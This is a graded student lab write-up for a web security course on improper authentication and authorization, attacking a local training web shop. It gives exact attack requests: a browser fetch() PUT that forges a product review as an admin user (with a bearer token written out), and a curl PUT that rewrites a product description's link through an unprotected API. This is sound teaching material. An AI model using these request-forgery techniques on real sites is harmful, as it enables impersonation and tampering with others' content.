Q1 Study Group Information

0 Points

Students can optionally form study groups of *no more than 3 students* to complete lab activities.

Study groups are not allowed to collaborate to complete any other assignments in the course besides written lab activities.

Please enter the names/unityIDs (for example: Jason King, jtking) of the students in your study group:

Vishnu Challa, vchalla2
Srujan Ponnur, sponnur
Varun Kumar Veginati, vvegina

Q2 Submit a Product Review for Another Customer

42 Points

Attack Goal: Use the product rating form (on the shop homepage, click a product's image to open information about the product, which includes the review form) to submit a review that appears to be submitted by a different customer.

Q2.1 Steps

21 Points

List your steps, including the exact input fields used and exact inputs used:

1. Logged in as a user with Username: demo and Password: demo.
2. Network tab in Browser's developer tools is opened.
3. Clicked on "Eggfruit Juice" and submitted a review. When a review is submitted, it's making a PUT request to create a review.
4. The paylod of PUT request is {"message":"def","author":"demo"}.

5. From the payload it's clear that the system is passing the author name.
6. From the previous reviews, we observed that admin@wolfpa.ck submitted a review for the product. So we used this email as an author to place the PUT request.
7. The updated Fetch command we used to submit a review as admin is:

```
fetch("http://localhost:3000/rest/products/3/reviews", {
  "headers": {
    "accept": "application/json, text/plain, */*",
    "accept-language": "en-GB,en-US;q=0.9,en;q=0.8,te;q=0.7",
    "authorization": "Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzd
WNjZXNzIiwiZGF0YSI6eyJpZCI6MTcsInVzZXJuYW1lIjoiIiwiZW1h
aWwiOiJkZW1vIiwicGFzc3dvcmQiOiJmZTAxY2UyYTdmYmFjOG
ZhZmFlZDdjOTgyYTA0ZTIyOSIsInJvbGUiOiJjdXN0b21lciIsImRlb
HV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJ
vZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2
Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdG
I2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMi0wMi0wMiAwMzozN
To0Ni4wNTkgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMi0wMi0w
MiAwMzozNTo0Ni4wNTkgKzAwOjAwIiwiZGVsZXRlZEF0IjpudW
xsfSwiaWF0IjoxNjQzNzcyOTc5LCJleHAiOjE2NDM3OTA5NzI9.Vf
xzi2lXveUegANQj2xyoMJ6q1Jfks2QHZUf6L0LhfzOKfLY7y_w47
-
NS27HNBXtIAmu1Ks6FTr4NCLHiU9Yong8N1LhaoTqpfp5x4at5hj
SLjkesGU0aNr32NUsUDzy1hpgUu2nHafs32sDnsXsEbmaZqac
gkeF1a_7IBB202U",
    "content-type": "application/json",
    "sec-ch-ua": "\" Not;A Brand\";v=\"99\", \"Google
Chrome\";v=\"97\", \"Chromium\";v=\"97\"",
    "sec-ch-ua-mobile": "?0",
    "sec-ch-ua-platform": "\"macOS\"",
    "sec-fetch-dest": "empty",
    "sec-fetch-mode": "cors",
    "sec-fetch-site": "same-origin"
  },
  "referrer": "http://localhost:3000/",
  "referrerPolicy": "strict-origin-when-cross-origin",
  "body": "{\"message\":\"abc\",\"author\":\"admin@wolfpa.ck\"}",
  "method": "PUT",
  "mode": "cors",
  "credentials": "include"
```

```
});
```


8. This fetch command is executed through the console and the request was successful.

Q2.2 Attack


21 Points

Upload an image/screenshot of your successful attack:


2.2.1.png Download




2.2.2.png Download



2.2.3.png Download



▾ 2.2.4.png Download



Q3 Update Product Description

42 Points

Attack Goal: Update the "Apple Pomace" product to change the "sent back to us" URL to instead link to https://www.csc.ncsu.edu.
HINT: consider using the `http://localhost:3000/api/Products/X` *endpoint, and check what data is contained in the responses when searching for a product on the homepage*

Q3.1 Steps

21 Points

List your steps, including the exact input fields used and exact inputs used:

1. From the hint, it's clear that there is an end-point to get the details of Products.
2. We edited the URL to check if we can obtain the information on all products. The URL we used is http://localhost:3000/api/Products. This URL gave the list of all products and their information.
3. From the list, we searched for the product named "Apple Pomace". The id of the product turned out to be 24.
4. Now, we used the URL http://localhost:3000/api/Products/24 to see only the details of Apple Pomace.
5. In the response the description is written as "Finest pressings of apples. Allergy disclaimer: Might contain traces of worms. Can be sent back to us for recycling."
6. This clearly tells us that an HTML tag is used to redirect the "sent back to us" link.
7. Now the task is to update the description to change the redirect link in the HTML tag.
8. Since the GET command worked, we tried the PUT command to update the data.
9. Copied the response from "GET" endpoint and updated the description to redirect the link to the NCSU web page.
10. We used the curl command to update the description.

```
curl --request PUT \
  --url http://localhost:3000/api/Products/24 \
  --header 'Content-Type: application/json' \
  --data '{
        "id": 24,
        "name": "Apple Pomace",
        "description": "Finest pressings of apples. Allergy disclaimer: Might contain traces of worms. Can be <a href=\"https://www.csc.ncsu.edu/\">sent back to us</a> for recycling.",
        "price": 0.89,
        "deluxePrice": 0.89,
        "image": "apple_pressings.jpg",
        "createdAt": "2022-01-26 20:12:12.910 +00:00",
        "updatedAt": "2022-01-26 20:12:12.910 +00:00",
        "deletedAt": null
}'.
```


11. Now the description is updated. When we click the "sent back to us" link, it redirects to csc NCSU web page.

Q3.2 Attack


21 Points

Upload an image/screenshot of your successful attack:


3.2.1.png Download



3.2.2.png Download



3.2.3.png Download



Q4 Mitigation Techniques

16 Points

Which of the following techniques could be used to mitigate the risk associated with unauthenticated, unauthorized requests? Mark ALL that apply.

- [x] require a user to be authenticated before executing the steps triggered by a request
- [x] check whether the user who is submitting a request is authorized to access/change/delete the information associated with the request
- [ ] perform requests only if a valid customer ID is provided in the request body

Workshop 5: Improper Authentication, Access Control, & Authorization

GRADED

GROUP

Vishnu Challa
Srujan Ponnur
Varun Kumar Veginati
View or edit group

TOTAL POINTS

100 / 100 pts

QUESTION 1

Study Group Information **0** / 0 pts

QUESTION 2

Submit a Product Review for Another Customer **42** / 42 pts

2.1 Steps **21** / 21 pts

2.2 Attack **21** / 21 pts

QUESTION 3

Update Product Description **42** / 42 pts

3.1 Steps **21** / 21 pts

3.2 Attack **21** / 21 pts

QUESTION 4

Mitigation Techniques **16** / 16 pts